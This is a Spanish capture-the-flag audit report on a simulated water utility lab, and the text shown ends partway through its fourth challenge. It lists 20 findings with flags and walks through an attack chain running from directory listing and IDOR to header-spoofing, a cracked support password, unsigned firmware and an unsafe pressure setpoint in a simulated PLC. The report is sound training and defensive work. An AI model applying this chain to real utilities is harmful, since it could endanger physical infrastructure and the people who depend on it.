2026

Informe de Seguridad Informática

CNO IV: SEGURIDAD INFORMÁTICA

ALEJANDRO GARCIA MORALES

1. Alcance y Metodología (Criterio PR02-01)

1.1 Objetivo de la Evaluación

El presente informe técnico documenta los hallazgos, comprobaciones, evidencias técnicas, análisis de causa raíz, riesgos operacionales y dictámenes de mitigación derivados de la auditoría de seguridad ofensiva practicada sobre la infraestructura local INTERAFAS-LAB. El objetivo primordial consiste en evaluar la postura de seguridad de la plataforma web institucional del organismo operador de agua (INTERAFAS) y determinar cómo debilidades aparentemente aisladas en la capa de Tecnologías de la Información pueden encadenarse sistemáticamente hasta comprometer la frontera de Tecnologías de la Operación (OT), afectando dispositivos de control industrial e induciendo condiciones físicas críticas en una infraestructura hídrica simulada.

1.2 Alcance Técnico del Entorno

La auditoría se circunscribe estrictamente al entorno local contenerizado desplegado mediante Docker Compose sobre Windows Subsystem for Linux 2 (WSL 2). No se realizó interacción alguna con sistemas externos reales. La arquitectura auditada comprende cinco contenedores interconectados:

- **interafas-lab-web-1 (http://localhost:8080):** Portal institucional principal de INTERAFAS, APIs ciudadanas, módulos contractuales y pasarela hacia el Centro de Operaciones.
- **interafas-lab-news-1 (http://localhost:8091):** Portal periodístico simulado ("Pulso Metropolitano") para monitoreo de impacto reputacional y cobertura mediática.
- **interafas-lab-auditor-1 (http://localhost:8092):** Consola local del Auditor para validación y registro de las 20 banderas de evaluación.
- **interafas-lab-db-1:** Motor de base de datos relacional **MariaDB** de soporte transaccional.
- **interafas-lab-ot-sim-1:** Simulador interno del entorno operacional (HMI, telemetría, gateway RTU-GW-07 y activos de bombeo como el PLC Saint Louis), no publicado directamente al navegador del host salvo a través de las rutas puente del portal web.

1.3 Metodología de Evaluación y Distinción entre Hipótesis y Vulnerabilidad Confirmada

El ejercicio se rigió bajo los marcos metodológicos OWASP Web Security Testing Guide (WSTG v4.2), OWASP API Security Top 10 (2023), NIST SP 800-82 Rev. 3 y MITRE ATT&CK for ICS. Para garantizar el rigor científico y forense, cada vector se abordó mediante un ciclo estructurado de nueve fases:

1. **Identificación de superficie de ataque:** Mapeo de páginas PHP, formularios (GET/POST), cabeceras HTTP, recursos JavaScript y tráfico asíncrono (Fetch/XHR).
2. **Establecimiento de línea base (Baseline):** Ejecución de peticiones legítimas para registrar códigos de estado HTTP, longitud de respuestas y comportamiento esperado.
3. **Formulación de hipótesis y alteración controlada:** Modificación de una única variable, parámetro o cabecera por prueba.
4. **Comparación diferencial:** Contraste entre la respuesta de línea base y la respuesta a la modificación de algún parámetro.
5. **Confirmación de vulnerabilidad:** En este informe se establece una distinción estricta entre una Hipótesis en Investigación (aquel vector donde se ha identificado el punto de entrada y el comportamiento teórico, pero cuya explotación completa se encuentra en fase de validación) y una Vulnerabilidad Confirmada (aquella demostrada empíricamente mediante pruebas reproducibles y extracción de evidencia verificable).
6. **Explotación controlada:** Ejecución de la prueba de concepto (PoC) mínima necesaria para demostrar el impacto sin degradar la disponibilidad de los contenedores.
7. **Acreditación de bandera :** Obtención del indicador criptográfico o de validación (UPSLP_CNOIV-...).
8. **Preservación de Evidencias Solicitadas:** Resguardo de peticiones, respuestas JSON, cabeceras, archivos originales/modificados y hashes.
9. **Dictamen de Remediación:** Diseño de controles técnicos específicos a nivel de código y arquitectura.

1.4 Reglas del Ejercicio y Limitaciones

- **Aislamiento Total:** Todas las pruebas se ejecutaron contra http://localhost:8080 utilizando PowerShell (curl.exe), Microsoft Edge DevTools, Burp Suite Community Edition y herramientas de análisis criptográfico offline (Hashcat / Get-FileHash).

- **Restricción de Alcance:** Se prohibió el ataque directo a la infraestructura de contenedores mediante comandos de administración de Docker, limitando la intrusión exclusivamente a los vectores expuestos por la aplicación web y sus servicios asociados.0

2. Resumen Ejecutivo

La auditoría de seguridad ofensiva realizada sobre la plataforma **INTERAFAS-LAB** revela un estado de exposición crítico que compromete tanto los activos de información corporativos y ciudadanos (entorno IT) como la continuidad y seguridad física de los procesos de bombeo y distribución de agua potable (entorno OT).

El incidente evoluciona a lo largo de cinco fases claramente diferenciadas. En una primera etapa de Reconocimiento y Exposición Inicial, fallos en el despliegue dejaron accesibles directivas en robots.txt, listados de directorios con paquetes comprimidos de lanzamiento (portal-release_20260407_rc3.zip), manifiestos de compilación en el cliente (/assets/meta/build-manifest.php), respaldos de código fuente en texto plano (transparencia.php.bak) y trazas de excepción no controladas (UnhandledMatchError). Estos elementos eliminaron la incertidumbre del atacante, exponiendo la lógica interna del servidor y la estructura de los endpoints.

En una segunda etapa de Compromiso de Controles de Acceso, Sesiones y APIs Ciudadanas, se demostró que la autenticación del portal no se acompaña de una autorización robusta ni de una gestión segura del ciclo de vida de la sesión. La ausencia de regeneración del identificador PHPSESSID permitió ataques de fijación de sesión, mientras que la confianza en atributos de rol manipulables por el cliente habilitó la escalada vertical de privilegios desde una cuenta ciudadana hacia funciones administrativas. Paralelamente, vulnerabilidades de tipo IDOR y BOLA en /api/account-context.php y en el endpoint oculto /api/service-history.php permitieron el acceso horizontal masivo a expedientes e historiales de consumo de terceros, sumado a la ejecución de JavaScript persistente, lectura arbitraria de archivos del sistema operativo (/etc/motd) mediante *Path Traversal* y validaciones defectuosas de vínculos proveedor-contrato.

La tercera y cuarta etapa marcan la Convergencia y Salto Lateral IT → OT. A través de la inspección del tráfico de diagnóstico en la sección de Infraestructura Estratégica, se descubrió el mapa de red interno, las zonas

CIDR operacionales y la ruta puente /operations/gateway.php. Dicho gateway validaba el origen de red confiando ciegamente en la cabecera HTTP falsificable X-Forwarded-For, permitiendo evadir la restricción 403 Forbidden y acceder a la vista HMI y a su servicio auxiliar de telemetría. Una vez dentro del plano operacional, el análisis del manifiesto de actualización reveló una credencial de soporte heredada protegida con un hash débil (SHA-1 sin sal), cuya recuperación offline permitió autenticarse en el canal de mantenimiento y demostrar que el instalador de firmware del dispositivo RTU-GW-07 verifica únicamente la integridad mediante un digest SHA-256 recalculable por el atacante, careciendo de verificación de autenticidad mediante firma digital criptográfica.

Finalmente, en la etapa de Impacto Operacional Catastrófico, el abuso del rol maintenance permitió encadenar el contexto de seis activos críticos desde el gateway hasta el PLC Saint Louis en la zona de bombeo primario (asset-context.php), habilitando el módulo de configuración de Firmware. Al modificar el parámetro físico pressure_setpoint_bar desde su línea base de ingeniería (4.2 bar) hacia un valor crítico fuera de rango y cargarlo sin que el controlador aplicara validación de límites, se desencadenó una cascada de sobrepresión, incremento de caudal, saturación de alarmas y caída de disponibilidad que culminó en el estado CATASTROPHIC STATE.

En conclusión, la seguridad de una infraestructura crítica hídrica no puede descansar en la oscuridad de sus rutas ni en fronteras perimetrales blandas entre la web pública y la red de control industrial. Es imperativo implementar un rediseño integral basado en defensa en profundidad, validación estricta en el servidor, segmentación real IT/OT, firmas criptográficas asimétricas para firmware y límites físicos inmutables en los controladores de campo.

3. Inventario Maestro de Vulnerabilidades

A continuación, se presenta la tabla maestra con los 20 retos evaluados durante la auditoría de INTERAFAS-LAB, especificando su identificador, código de reto, componente afectado, clasificación técnica (OWASP / CWE / MITRE) y el estado de confirmación alcanzado:

Bandera (Flag) / Indicador	Código del Reto	Componente / Endpoint Afectado	Categoría Técnica (OWASP / CWE / MITRE)	Resultado / Estado

UPSLP_CNOIV-OPEN-DOOR-01	OPEN-DOOR	/robots.txt y /assets/docs/public/revision/portal-release_20260407_rc3.zip	CWE-548 (Directory Listing) / OWASP WSTG-INFO-05 (Archivos residuales)	ZIP de revisión expuesto y flag capturada
UPSLP_CNOIV-LOOK-CLOSER-02	LOOK-CLOSER	http://localhost:8080 (app.js, window.INTERAFAS_RUNTIME, /assets/meta/build-manifest.php)	CWE-200 / OWASP WSTG-INFO-05 (Exposición de configuración en cliente)	Metadatos de build y manifest.php expuestos
UPSLP_CNOIV-NOT-YOURS-03	NOT-YOURS	/api/account-context.php (Módulo de consulta de expediente ciudadano)	CWE-639 / OWASP WSTG-ATHZ-04 (Insecure Direct Object Reference - IDOR)	Acceso horizontal a expediente ajeno
UPSLP_CNOIV-OLD-MEMORIES-04	OLD-MEMORIES	http://localhost:8080/transparencia.php.bak	CWE-530 / OWASP WSTG-CONF-04 (Exposición de archivo de respaldo .bak)	Lectura de código fuente PHP (.bak)
UPSLP_CNOIV-TOO-MUCH-INFO-05	TOO-MUCH-INFO	/exportar.php?tipo= (Función de exportación de datos a CSV)	CWE-209 / OWASP WSTG-ERRH-01 (Fuga de información por UnhandledMatchError)	Fuga de rutas y UnhandledMatchError
UPSLP_CNOIV-WRONG-ROLE-06	WRONG-ROLE	Transacción HTTP y cookies/parámetros de sesión de rol ciudadano a administrativo	CWE-269 / OWASP A01:2021 (Broken Access Control - Escalada vertical de rol)	Escalada de rol ciudadano a admin

UPSLP_CNOIV-SILENT-ANSWER-07	SILENT-ANSWER	/validar-vinculo-contractual.php (Parámetros contract_id / provider_id hacia MariaDB)	CWE-89 / OWASP WSTG-INPV-05 (Blind SQL Injection basada en inferencia booleana)	Inferencia booleana y token en validación
UPSLP_CNOIV-STORED-WORDS-08	STORED-WORDS	/reportes.php (POST) → /seguimiento-reporte.php?id=4 → /validate-stored-content.php	CWE-79 / OWASP WSTG-INPV-02 (Cross-Site Scripting Persistente - Stored XSS)	Ejecución de JS almacenado y fetch a validation
UPSLP_CNOIV-TOO-DEEP-09	TOO-DEEP	/descargar-documento.php?file= (Lectura de /etc/passwd y /etc/motd)	CWE-22 / OWASP WSTG-ATHZ-01 (Path Traversal / Local File Disclosure)	Lectura arbitraria de /etc/passwd y /etc/motd
UPSLP_CNOIV-WHO-ARE-YOU-10	WHO-ARE-YOU	/login.php y gestión de cookie de sesión PHPSESSID	CWE-384 / OWASP WSTG-SESS-03 (Session Fixation / Gestión débil de sesión)	Fijación de sesión y suplantación sin login
UPSLP_CNOIV-HIDDEN-HISTORY-11	HIDDEN-HISTORY	/api/account-context.php → propiedad links.history (/api/service-history.php)	CWE-200 / OWASP API9:2023 (Improper Inventory Management - Endpoint no documentado)	Descubrimiento de /api/service-history.php
UPSLP_CNOIV-SECOND-ACCOUNT-12	SECOND-ACCOUNT	/api/service-history.php?account= (Parámetro account manipulable)	CWE-639 / OWASP API1:2023 (Broken Object Level Authorization - BOLA)	Acceso a historial de consumo de otra cuenta

UPSLP_CNOIV-PAYMENT-PATH-13	PAYMENT-PATH	/pago.php (Flujo de confirmación de liquidación y parámetro monto)	CWE-840 / OWASP WSTG-BUSL-01 (Abuso de lógica de negocio en flujo de pago)	Liquidación de recibo con pago parcial
UPSLP_CNOIV-TRUSTED-SUPPLIER-14	TRUSTED-SUPPLIER	/validar-vinculo-contractual.php (contract_id y provider_id)	CWE-840 / OWASP WSTG-BUSL-02 (Validación deficiente de relación proveedor-contrato)	Validación falsa de proveedor no adjudicado
UPSLP_CNOIV-BEHIND-THE-DESK-15	BEHIND-THE-DESK	/infraestructura.php y endpoint de diagnóstico del Centro de Operaciones	CWE-200 / OWASP WSTG-INFO-05 (Exposición de topología interna, CIDR y rutas puente)	Obtención de mapa CIDR y ruta /operations/gateway.php
UPSLP_CNOIV-BEYOND-THE-WEB-16	BEYOND-THE-WEB	/operations/gateway.php (Validación de acceso mediante cabecera X-Forwarded-For)	CWE-290 / CWE-348 (Bypass de control de acceso IP por falsificación de cabecera)	Bypass de 403 vía X-Forwarded-For
UPSLP_CNOIV-EYES-ON-THE-PLANT-17	EYES-ON-THE-PLANT	Consola HMI y servicio auxiliar de telemetría (fetch de estado de planta)	CWE-306 / CWE-284 (Acceso no autorizado a telemetría HMI por control de sesión asimétrico)	Acceso a telemetría en tiempo real y firmware HMI
UPSLP_CNOIV-TRUST-THE-PACKAGE-18	TRUST-THE-PACKAGE	/operations/updates/package.php e install.php (RTU-GW-07 v3.4.3)	CWE-328 (SHA-1 heredado) / CWE-345 y CWE-347 (Falta de	Cracking SHA-1 (Soporte343) y carga de firmware no firmado

			firma criptográfica en firmware)	
UPSLP_CNOIV-CHAIN-REACTION-19	CHAIN-REACTION	HMI Assets → /operations/asset-context.php (Secuencia 6/6 de activos IT → OT)	CWE-250 / CWE-269 (Exceso de privilegios en rol maintenance y encadenamiento OT)	Encadenamiento 6/6 de activos IT/OT
UPSLP_CNOIV-NOW-YOU-CONTROL-20	NOW-YOU-CONTROL	Menú Firmware HMI (RTU-GW-07 JSON Backup, parámetro pressure_setpoint_bar)	MITRE ATT&CK ICS T0836 (Modify Parameter) / CWE-20 (Ausencia de límites de ingeniería)	Alteración de setpoint (99.9 bar) y CATASTROPHIC STATE

4. Análisis Técnico Detallado de Hallazgos

En esta sección se documentan de manera exhaustiva los 20 retos evaluados, desglosando para cada uno su descripción técnica y causa raíz, el procedimiento de comprobación, la sección explícita de Evidencias Solicitadas, el análisis de impacto y el dictamen técnico de mitigación.

Reto 01: OPEN-DOOR (Archivo público olvidado y listado de directorios)

4.1.1 Descripción Técnica y Causa Raíz

El servidor web Apache (http://localhost:8080) presenta una falla combinada de gestión de configuración y despliegue. Por un lado, el archivo /robots.txt se utiliza erróneamente como mecanismo de ocultamiento de rutas sensibles mediante directivas Disallow:. Por otro lado, el directorio /assets/docs/public/revision/ carece de un archivo índice por defecto y mantiene activa la opción Options +Indexes en la configuración de Apache, permitiendo el listado de directorios. En esta ruta permaneció almacenado un artefacto comprimido de prelanzamiento (portal-release_20260407_rc3.zip).

4.1.2 Procedimiento de Comprobación


1. Se realizó un reconocimiento inicial sobre el archivo de exclusión de robots:

"http://localhost:8080/robots.txt"

2. A partir de las rutas restringidas a los indexadores, se navegó hacia http://localhost:8080/assets/docs/public/ y su subdirectorio http://localhost:8080/assets/docs/public/revision/.
3. El servidor devolvió una vista Index of /assets/docs/public/revision, exponiendo el archivo portal-release_20260407_rc3.zip (3.2 KB).
4. Se descargó y descomprimió el paquete, inspeccionando su estructura (config/, deploy/, export/, logs/ y manifest.json) y localizando en deploy/release-check.env la bandera del reto.


4.1.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Distinción entre documentos esperados y artefacto residual):
    - **Documentos públicos esperados:** En el directorio /assets/docs/public/ se identificaron comunicados y documentos institucionales ordinarios en formato PDF (tales como INT-COM-...pdf), cuyo propósito legítimo es la consulta ciudadana.




    - **Artefacto residual de operación:** En la subcarpeta /assets/docs/public/revision/ se aisló el fichero portal-release_20260407_rc3.zip, el cual constituye un residuo de empaquetado y despliegue ajeno a la operación pública del portal.

Al inspeccionar deploy/release-check.env dentro del ZIP, se capturó la evidencia documental del descuido:



Nombre	Fecha de modificación	Tipo	Tamaño
config	23/09/2026 05:01 p. m.	Carpeta de archivos	
deploy	23/09/2026 05:01 p. m.	Carpeta de archivos	
export	23/09/2026 05:01 p. m.	Carpeta de archivos	
logs	23/09/2026 05:01 p. m.	Carpeta de archivos	
manifest.json	23/09/2026 05:01 p. m.	Archivo de origen ...	1 KB

Entrando a Deploy:



Nombre	Fecha de modificación	Tipo	Tamaño
README-deploy.txt	23/09/2026 05:01 p. m.	Documento de te...	1 KB
release-check.env	23/09/2026 05:01 p. m.	Archivo ENV	1 KB

release-check.env: Bloc de notas

Archivo Edición Formato Ver Ayuda

```
APP_RELEASE=2026.04.07-rc3
BUILD_HOST=WEBOPS-03
DEPLOY_TARGET=portal-prod
DOCUMENT_ROOT=/var/www/html
PUBLIC_DOCS=/var/www/html/assets/docs/public
SMOKE_TEST_TOKEN=UPSLP_CNOIV-OPEN-DOOR-01
CLEANUP_RELEASE_FILES=yes
```

- **Bandera Acreditada:** UPSLP_CNOIV-OPEN-DOOR-01.

4.1.4 Impacto y Riesgo

- **Confidencialidad (Alto):** Fuga de metadatos de despliegue, estructura de carpetas internas (config, logs, export) y procedimientos de sincronización del servidor.
- **Operación:** Proporciona inteligencia técnica inmediata para dirigir ataques contra otros respaldos olvidados, lo que habilita directamente el Reto 04.

4.1.5 Dictamen de Mitigación

1. **Deshabilitar el listado de directorios en Apache:** Modificar el bloque <Directory /var/www/html> en la configuración del VirtualHost (/etc/apache2/sites-available/000-default.conf):

```
<Directory /var/www/html>
    Options -Indexes +FollowSymLinks
    AllowOverride None
    Require all granted
```

</Directory>

2. **Higiene en el pipeline de despliegue (CI/CD):** Incorporar una regla de exclusión en rsync (--exclude='*.zip' --exclude='*.bak' --exclude='*.old' --exclude='deploy/') para impedir que artefactos de empaquetado lleguen al *document root*.

Reto 02: LOOK-CLOSER (Información sensible en recursos del cliente)

4.2.1 Descripción Técnica y Causa Raíz

La aplicación expone metadatos de arquitectura interna, rutas de manifiestos de compilación y comentarios técnicos de desarrollo dentro de los archivos JavaScript e inicializadores del DOM entregados al navegador del cliente (CWE-200). La causa raíz radica en la ausencia de un proceso de minificación, limpieza de comentarios y segregación entre variables de configuración públicas y diagnósticos internos de construcción (build manifests).

4.2.2 Procedimiento de Comprobación

1. Utilizando las Herramientas de Desarrollador (DevTools) en http://localhost:8080, se inspeccionó el código fuente HTML y los scripts cargados.
2. Se localizó el bloque de inicialización global en runtime-config.js:


```
window.INTERAFAS_RUNTIME = Object.freeze({
  environment: 'production',
  release: '2026.09.18-r4',
  apiBase: '/api',
  scenarioEndpoint: '/api/scenario-state.php',
  publicAssets: '/assets',
  buildManifest: '/assets/meta/build-manifest.php'
});
```

3. Se consultó directamente el recurso al que se referencia: "http://localhost:8080/assets/meta/build-manifest.php"


4. Asimismo, se analizó app.js, identificando llamadas asíncronas hacia /api/account-context.php y comentarios de desarrollo sobre atributos extendidos.

4.2.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Recurso del lado cliente, referencias y comentarios):
    - Captura de runtime-config.js, donde destaca la propiedad buildManifest: '/assets/meta/build-manifest.php' y la versión release: '2026.09.18-r4'.



    - La respuesta JSON del endpoint /assets/meta/build-manifest.php, el cual entrega metadatos internos de compilación y la bandera correspondiente.



- **Bandera Acreditada:** UPSLP_CNOIV-LOOK-CLOSER-02.

4.2.4 Impacto y Riesgo

- **Confidencialidad (Medio):** Exposición de la estructura de APIs (/api/scenario-state.php, /api/account-context.php, /assets/meta/build-manifest.php) y versiones exactas de liberación, facilitando el mapeo de superficie de ataque.

4.2.5 Dictamen de Mitigación

1. **Eliminación de artefactos de compilación en producción:** Retirar el endpoint /assets/meta/build-manifest.php del entorno productivo.
2. **Empaquetado seguro de Frontend:** Configurar el bundler de producción para eliminar comentarios de desarrollo, deshabilitar la publicación de *source maps* (.map) y exponer únicamente constantes strictly requeridas por la interfaz de usuario.

Reto 03: NOT-YOURS (Referencia directa insegura a objetos - IDOR)

4.3.1 Descripción Técnica y Causa Raíz

El módulo de consulta de expediente ciudadano presenta una vulnerabilidad de Referencia Directa Insegura a Objetos (IDOR, CWE-639). Aunque la aplicación verifica que el usuario tenga una sesión autenticada activa antes de mostrar la vista de expediente, el backend procesa el identificador del expediente o recurso solicitado sin validar que dicho identificador pertenezca al titular de la sesión actual ($_SESSION['user_id']).

4.3.2 Procedimiento de Comprobación

1. Se inició sesión con una cuenta ciudadana legítima y se abrió la vista de consulta de expediente.
2. En el monitor de red (DevTools → Red / Fetch/XHR), se observó el identificador empleado para recuperar el expediente propio y el consumo del contexto de cuenta (/api/account-context.php).
3. Se repitió la petición modificando el identificador del objeto por un valor secuencial contiguo perteneciente a otro ciudadano:

Se cambió id=1 a id=2
"http://localhost:8080/expediente.php?id=2"


4. El servidor respondió con código 200 OK entregando los datos completos del expediente ajeno sin arrojar error de autorización.

4.3.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Comparación de objetos similares y modificación de identificador):
    - **Objeto Propio (Baseline):** Con la sesión ciudadana activa, la consulta al identificador asignado al usuario titular devuelve los datos contractuales y personales propios.



    - **Objeto Ajeno (Modificado):** Manteniendo exactamente la misma cookie de sesión PHPSESSID, al alterar el parámetro identificador en la solicitud HTTP, la respuesta del servidor cambia dinámicamente para entregar el expediente de un tercer ciudadano (nombre, contrato, estado de cuenta y domicilio), confirmando empíricamente que la autenticación no está vinculada a una validación de propiedad del objeto.



- **Bandera Acreditada:** UPSLP_CNOIV-NOT-YOURS-03.

4.3.4 Impacto y Riesgo

- **Confidencialidad (Alto):** Exposición horizontal de datos personales y contractuales de los usuarios del organismo operador, constituyendo una violación directa a la privacidad de datos personales.

4.3.5 Dictamen de Mitigación

Implementar validación de pertenencia a nivel de consulta en el backend PHP, forzando que toda lectura de expediente filtre simultáneamente por el identificador del objeto y por el identificador del usuario almacenado en la sesión del servidor:

```
$stmt = $pdo->prepare("SELECT * FROM expedientes WHERE id = :id AND
user_id = :session_user_id LIMIT 1");
$stmt->execute([
':id' => (int)$_GET['id'],
':session_user_id' => (int)$_SESSION['user_id']
]);
$expediente = $stmt->fetch(PDO::FETCH_ASSOC);
if (!$expediente) {
http_response_code(403);
exit(json_encode(['error' => 'Acceso no autorizado al expediente solicitado.']));
}
```

Reto 04: OLD-MEMORIES (Respaldo o archivo histórico expuesto)

4.4.1 Descripción Técnica y Causa Raíz

Existe un archivo de respaldo histórico (transparencia.php.bak) almacenado en el directorio raíz del servidor web (CWE-530). Debido a que Apache únicamente pasa por el intérprete de PHP aquellos archivos cuya extensión final coincide con .php, al solicitar el archivo con la extensión .bak, el servidor web lo trata como un documento estático ordinario (text/plain) y entrega el código fuente PHP íntegro sin ejecutarlo.

4.4.2 Procedimiento de Comprobación

